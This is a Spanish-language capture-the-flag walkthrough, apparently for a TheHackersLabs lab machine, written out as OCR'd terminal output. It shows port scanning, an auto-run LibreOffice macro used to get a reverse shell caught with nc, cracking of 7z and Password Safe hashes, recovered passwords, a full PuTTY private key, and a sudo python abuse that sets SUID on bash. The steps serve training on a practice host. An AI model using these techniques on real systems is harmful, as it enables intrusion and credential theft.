```
nmap -sS -p- -Pn -n --min-rate 5000 -vvv 192.168.137.9
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-28 16:
Initiating ARP Ping Scan at 16:52
Scanning 192.168.137.9 [1 port]
Completed ARP Ping Scan at 16:52, 0.13s elapsed (1 total
Initiating SYN Stealth Scan at 16:52
Scanning 192.168.137.9 [65535 ports]
Discovered open port 995/tcp on 192.168.137.9
Discovered open port 22/tcp on 192.168.137.9
Discovered open port 110/tcp on 192.168.137.9
Discovered open port 143/tcp on 192.168.137.9
Discovered open port 993/tcp on 192.168.137.9
Discovered open port 25/tcp on 192.168.137.9
Increasing send delay for 192.168.137.9 from 0 to 5 due to
Increasing send delay for 192.168.137.9 from 5 to 10 due
Increasing send delay for 192.168.137.9 from 10 to 20 due
Increasing send delay for 192.168.137.9 from 20 to 40 due
Discovered open port 80/tcp on 192.168.137.9
Discovered open port 139/tcp on 192.168.137.9
Discovered open port 445/tcp on 192.168.137.9
Increasing send delay for 192.168.137.9 from 40 to 80 due
Increasing send delay for 192.168.137.9 from 80 to 160 due
Increasing send delay for 192.168.137.9 from 160 to 320 du
Increasing send delay for 192.168.137.9 from 320 to 640 du
Increasing send delay for 192.168.137.9 from 640 to 1000
Warning: 192.168.137.9 giving up on port because retransm:
Completed SYN Stealth Scan at 16:53, 48.77s elapsed (6553!
Nmap scan report for 192.168.137.9
Host is up, received arp-response (1.5s latency).
Scanned at 2025-02-28 16:52:11 EST for 49s
Not shown: 65458 closed tcp ports (reset)
PORT
          STATE
                   SERVICE
                                   REASON
22/tcp
                   ssh
                                   syn-ack ttl 64
          open
25/tcp
          open
                   smtp
                                   syn-ack ttl 64
80/tcp
                   http
                                   syn-ack ttl 64
          open
110/tcp
          open
                   pop3
                                   syn-ack ttl 64
                   netbios-ssn
139/tcp
          open
                                   svn-ack ttl 64
143/tcp
                   imap
                                   syn-ack ttl 64
          open
                   microsoft-ds
445/tcp
                                   syn-ack ttl 64
          open
                                   syn-ack ttl 64
993/tcp
          open
                   imaps
995/tcp
                   sEgog
                                   syn-ack ttl 64
          open
```

```
nmap -sCV -p22,25,80,110,135,445,993 -Pn -n --min-rate 5000 -vvv 192.168.137.9
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-28 16:55 EST
NSE: Loaded 157 scripts for scapping
```


```
STATE SERVICE
                                      REASON
                                                            VERSION
22/tcp open
                                      syn-ack ttl 64 OpenSSH 9.2pl Debian 2+debl2u3 (protocol 2.0)
  ssh-hostkey:
     256 f5:83:ee:35:33:dc:c8:64:67:e5:1e:3d:37:ac:44:6e (ECDSA)
  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBcsVJXuiKZjKyS7SE80vU6CmwAbbpvBMiLNJn10F\
256 49:84:2d:38:2b:f1:39:92:bc:13:7c:17:2a:ae:e8:a1 (ED25519)
  _ssh-ed25519_AAAAC3NzaC1lZDI1NTE5AAAAIA80g4Zn1tE+wxyLwcz+P+vLF8+5a6Y24+bQzQ96LFi+
25/tcp open smtp syn-ack ttl 64 Postfix smtpd
|_smtp-commands: gyhabogados.thl, PIPELINING, SIZE 10240000, ETRN, AUTH PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITMIME,
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.62 ((Debian))
  http-methods:
     Supported Methods: GET HEAD POST OPTIONS
  http-title: Gonz\xC3\xAllez, Herrera y C\xC3\xADa. Abogados
http-server-header: Apache/2.4.62 (Debian)
 ll0/tcp open pop3 syn-ack ttl 64 Dovecot pop3d
_pop3-capabilities: SASL(PLAIN LOGIN) TOP USER AUTH-RESP-CODE RESP-CODES PIPELINING CAPA UIDL STLS
  ssl-date: TLS randomness does not represent time
ssl-cert: Subject: commonName=LawHacked.lawhacked.thl
  Subject Alternative Name: DNS:LawHacked.lawhacked.thl Issuer: commonName=LawHacked.lawhacked.thl
```


```
135/tcp closed msrpc
                           reset ttl 64
445/tcp open
               netbios-ssn syn-ack ttl 64 Samba smbd 4
993/tcp open
              ssl/imap
                           syn-ack ttl 64 Dovecot imapd
 imap-capabilities: OK more ENABLE LITERAL+ ID AUTH=PLAIN post-login have Pre-login ca
  ssl-cert: Subject: commonName=LawHacked.lawhacked.thl
  Subject Alternative Name: DNS:LawHacked.lawhacked.thl
  Issuer: commonName=LawHacked.lawhacked.thl
  Public Key type: rsa
  Public Key bits: 2048
  Signature Algorithm: sha256WithRSAEncryption
 Not valid before: 2024-12-05T16:19:15
 Not valid after: 2034-12-03T16:19:15
         50b3:10e4:c13e:d10d:cf39:059b:086e:383a
  SHA-1: 915e:f065:9174:d4a4:aa1a:7fe7:eb5a:d1d8:c9b3:2271
```

```
) whatweb 192.168.137.9 http://192.168.137.9 [200 OK] Apache[2.4.62], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[192.168.137.9], JQuery, Script, Title[González, Herrera y Cía. Abogados]
```

incluimos gyhabogados.thl en el /etc/hosts







primero intentaremos un macro maliciosa

https://exploit-notes.hdks.org/exploit/malware/libreoffice-macros/

Tools → Macros → basic...

Seelccionamos nuestro doc q de momento sera Untitled 1 y le damos a New

introducimos la reverse shell y guardamos (ahora le damos algun name al archivo)




5

Tools → **Macros** → **Organize Macros** → **Basic**


Seleccionamos el Module1 → Assign...

Events → Open Document → Macro...


Seleccionamos nuestro Module1 → Macro




Selecionamos nuestra macro y guardamos







con la IP entramos a upload y le damos a nuestro archivo (notar que si entramos con el dominio nos responde con codigo 301)




```
) nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.137.7] from (UNKNOWN) [192.168.137.9] 41920
bash: cannot set terminal process group (5263): Inappropriate ioctl for device bash: no job control in this shell
bash: /home/bob/.bashrc: Permission denied
bob@TheHackersLabs-Gyhabogados:~$ whoami
whoami
bob
bob@TheHackersLabs-Gyhabogados:~$
```

en el directorio del usuario tenemos un archivo credentials.7z que requiere una pass para descomprimir


```
> 7z2john <u>credentials.7z</u> > hashbob
ATTENTION: the hashes might contain sensitive encrypted data. Be careful when sharing or posting these hashes
```

```
) john hashbob --wordlist=/usr/share/seclists/rockyou.txt


Using default input encoding: UTF-8
Loaded 1 password hash (7z, 7-Zip archive encryption [SHA256 256/256 AVX2 8x AES])
Cost 1 (iteration count) is 524288 for all loaded hashes
Cost 2 (padding size) is 6 for all loaded hashes
Cost 3 (compression type) is 2 for all loaded hashes
Cost 4 (data length) is 26 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
barcelona (credentials.7z)
1g 0:00:00:04 DONE (2025-03-01 10:17) 0.2277g/s 72.89p/s 72.89c/s 72.89C/s angelo..101010
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```




bob:a7gyqqp6bt2!uv@2u









sam:Welcome2024!

```
bob@TheHackersLabs-Gyhabogados:~$ su sam
Password:
sam@TheHackersLabs-Gyhabogados:/home/bob$ whoami
sam
sam@TheHackersLabs-Gyhabogados:/home/bob$
```

```
sam@IheHackersLabs-Gyhabogados:/home$ find / -group abogados -type f -ts 2>/dev/null
555750 4 -Nw-r-r-- 1 root abogados 520 Dec 8 14:49 /mmt/RESPALDOS IT/credenciales.psafe3
558050 4 -Nw-r-r-- 1 root abogados 582 Dec 7 22:41 /mmt/RESPALDOS IT/IMPORTANTE.txt
sam@TheHackersLabs-Gyhabogados:/home$ cat /mnt/RESPALDOS_IT/IMPORTANTE.txt
Dean,

He notado que estás reutilizando tus credenciales con frecuencia, lo que puede comprometer la seguridad de la empresa. Para facilitarte la gestión de contraseñas y m
ejorar la seguridad, he decidido crear una bóveda de contraseñas para ti, utilizando un gestor de contraseñas.

Con esta herramienta, solo necesitarás recordar una contraseña maestra para acceder a todas tus credenciales de manera segura.

La contraseña maestra es similar a la que te proporcioné en la bienvenida: "ChevyImpala1967". Sin embargo, en lugar de "1967", deberás usar un año diferente.
sam@TheHackersLabs-Gyhabogados:/home$ |
```

me creo un diccionario con un script de python para ir del ano 1 2500 luego usamos pwsafe2john

```
# Nombre del archivo de salida
output_file = "diccionario_chevyimpala.txt"

# Abrir el archivo en modo escritura
with open(output_file, "w") as file:
    # Generar las combinaciones
for year in range(1, 2501): # Desde 1 hasta 2500
    password = f"ChevyImpala{year}" # Formato: ChevyImpalaXXXX
    file.write(password + "\n") # Escribir en el archivo
```


print(f"Diccionario generado y guardado en {output_file}")

```
pwsafe2john credenciales.psafe3 > hashpsafe3.txt
) john hashpsafe3.txt --wordlist=diccionario_chevyimpala.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ChevyImpala1995 (credencial)
1g 0:00:00:00 DONE (2025-03-01 11:18) 9.090g/s 22727p/s 22727c/s 22727C/s ChevyImpala1..ChevyImpala2500
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

instalo passwordsafe (otra alternativa es pwsafe o keepass)



click derecho en Credenciales del Sistema y copiar pass



MasterOfPuppets1986

```
dean@TheHackersLabs-Gyhabogados:/mnt/RESPALDOS_IT$ whoami
dean
dean@TheHackersLabs-Gyhabogados:/mnt/RESPALDOS_IT$ id
uid=1002(dean) gid=1002(dean) groups=1002(dean),100(users),1004(abogados),1005(it)
dean@TheHackersLabs-Gyhabogados:/mnt/RESPALDOS_IT$
```

```
[sudo] password for dean:
Sorry, user dean may not run sudo on TheHackersLabs-Gyhabogados.
dean@TheHackersLabs-Gyhabogados:/mnt/RESPALDOS_IT$ find / -group it -ls 2>/dev/null 391965 4 drwxr-x--- 2 root it 4096 Dec 8 14:12 /mnt/IT_TOOLS
dean@TheHackersLabs-Gyhabogados:/mnt/RESPALDOS IT$ cd /mnt/IT TOOLS
dean@TheHackersLabs-Gyhabogados:/mnt/IT TOOLS$ ll
bash: ll: command not found
dean@TheHackersLabs-Gyhabogados:/mnt/IT T00LS$ ls
private key.ppk
dean@TheHackersLabs-Gyhabogados:/mnt/IT TOOLS$ cat private key.ppk
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20241207
Public-Lines: 6
AAAAB3NzaClyc2EAAAADAQABAAABAQCHs4j7RrKK0irt48t3uIVcVG9wZYIQFj44
vb+0wSIrbh+BPDBWL+CPi+w3ftYoHwCwBmlhl2VksuDMaLQ7AC58vdo8FkhCy9yX
cfXrAf61qzyCRurC2TsklhZl58a9JPfkjvknr28V9vo7vp0GsmMh5JePbXf/WFmh
apnR3diJ6YQiRlg+2rZ3xwlVcIU0GorVa4egD0PX0b0nlbGIUh0g+/bSbvTZh4rf
AFSjSq6umZ0mzg8QSINw6mAV2tjYNQST2h5q+mEbGhfKWaCQICA1a5+JgvVWEd8w
b0s6zxtLJ/Amin0cXC7NIIbFLl1vrnm50c4u8J4RxN+8fE07SetZ
Private-Lines: 14
AAABAQCCBHqShsI6T/PhyggAxULBnATJ4/qiAa3MH8G2JfXfNrvozwphCa5W2vGQ
mm4GMu4tuXbukmgLe3f3YbqNbTcdPaoD0DY0Ca9pSz8b0+V/mnl30QtldU09WLBN
Iy0/vFPnITWH2Ib0vLw00gURjYl9x8+PFIuMk9IM3l5SvgPi3fwlVF5KFeGu0kBx
JvAYKC1i4020x80U8BYo5GbAqf/xhzrEAqGagZ1YqZUfGpjt3H0c1wzzTdU0RfM3
Yvipdb+Z8Rbx8Gx+ZhBE00I+purl+t9x2Ah5Kx0BuRumI2U5+WmhRk9wCb9kleSC
/jrVlY9inIU4PJQ7Ua5MsF51Q2QhAAAAgQDIiWKz2x9whKUnnWmJuyORRLt/UCLm
CLr+0IH56LYbpL2jEh0we0lWKS6Y7j4az5ksMp0kpSEsvu9RaoB8YT14qMqMgcrtU0SOmmTPacge4IyCsrDBatmMD00b+RNeiSiWRHZCfZjer0kEHJYJ9RoxkMFWkNWH
Y9QLRHTZKIr3YwAAAIEArTubQNpewo4KXm1XDG+zZ8LKxocWS1wGkgkIoSFy+Rhd
ZG/40SCedIebeEm2V39qb0Uv7g/Z6DexHqlvoFo03A5ZHVS0/WQFGEr689hSjVSW
St+IFzZRtQf0vcpEJ54HKgZpvoZDhvubQ83+dFb+dUPJWsxx/bJBJ9d0BVH65RMA
AACANGrlnp2AYFkT8P+oB0PsoS07RI0m8D5aSgQVRwm3cVP9K5iXrVBN0ig5Wsyu
14aiSoAoKzCZ5xTU4SlmhGcVIMbxRKQEZKTm9JtNH+tWL0t0WTVx9hE+6CQDK06B
L4zR7VqFhBvN3Z7psNVNd0TY0Fhtpk6l5U6Cfj2G6556rEk=
Private-MAC: a2fd6e6771fe55704f60f5257bfda279ef38bf8cba415<u>97c5e1be4778c8cc3ba</u>
dean@TheHackersLabs-Gyhabogados:/mnt/IT TOOLS$
```

El archivo private_key.ppk es una clave privada en formato **PuTTY** (utilizado comúnmente en Windows para conexiones SSH). Para usarla en un entorno Linux o macOS, primero debes convertirla al formato estándar de OpenSSH (pem o sin formato). Luego, puedes usar la clave para conectarte a un servidor SSH.

```
sudo apt install putty-tools

puttygen private_key.ppk -O private-openssh -o id_rsa


chmod 600 id_rsa
```

```
> ssh -i id_rsa john@192.168.137.9
Linux TheHackersLabs-Gyhabogados 6.1.0-28-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.119-1 (2024-11-22) x86_64

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Sun Dec 8 19:22:50 2024 from 192.168.1.18 john@TheHackersLabs-Gyhabogados:~$ whoami john@TheHackersLabs-Gyhabogados:~$
```

entramos como dean que todavia no lo hicimos y descargamos la imagen a ver si tiene algo pq enumere de todo y nada...



```
> stegseek impala_67.jpg /usr/share/seclists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
[i] Found passphrase: "ironmaiden"
[i] Original filename: "credentials.txt".
[i] Extracting to "impala_67.jpg.out".
```

cat <u>impala_67.jpg.out</u> john: TI!Powerful2024

```
john@TheHackersLabs-Gyhabogados:~/.config$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on TheHackersLabs-Gyhabogados:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User john may run the following commands on TheHackersLabs-Gyhabogados:
    (ALL) PASSWD: /usr/bin/python3 /home/john/tools/backup.py
john@TheHackersLabs-Gyhabogados:~/.config$
```

como el archivo no exidte lo creo con un script q me lance un shell suid y listo

```
john@TheHackersLabs-Gyhabogados:~/tools$ sudo /usr/bin/python3 /home/john/tools/backup.py
john@TheHackersLabs-Gyhabogados:~/tools$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1265648 Mar 29 2024 /bin/bash
john@TheHackersLabs-Gyhabogados:~/tools$ /bin/bash -p
bash-5.2# ls
backup.py pspy
bash-5.2# whoami
root
bash-5.2#
```



and user dean

```
-rw------ 1 dean dean 1662 Dec 7 2
bash-5.2# cat user.txt
930b5a4b9098abfdaa67f93a937593bf
bash-5.2# |
```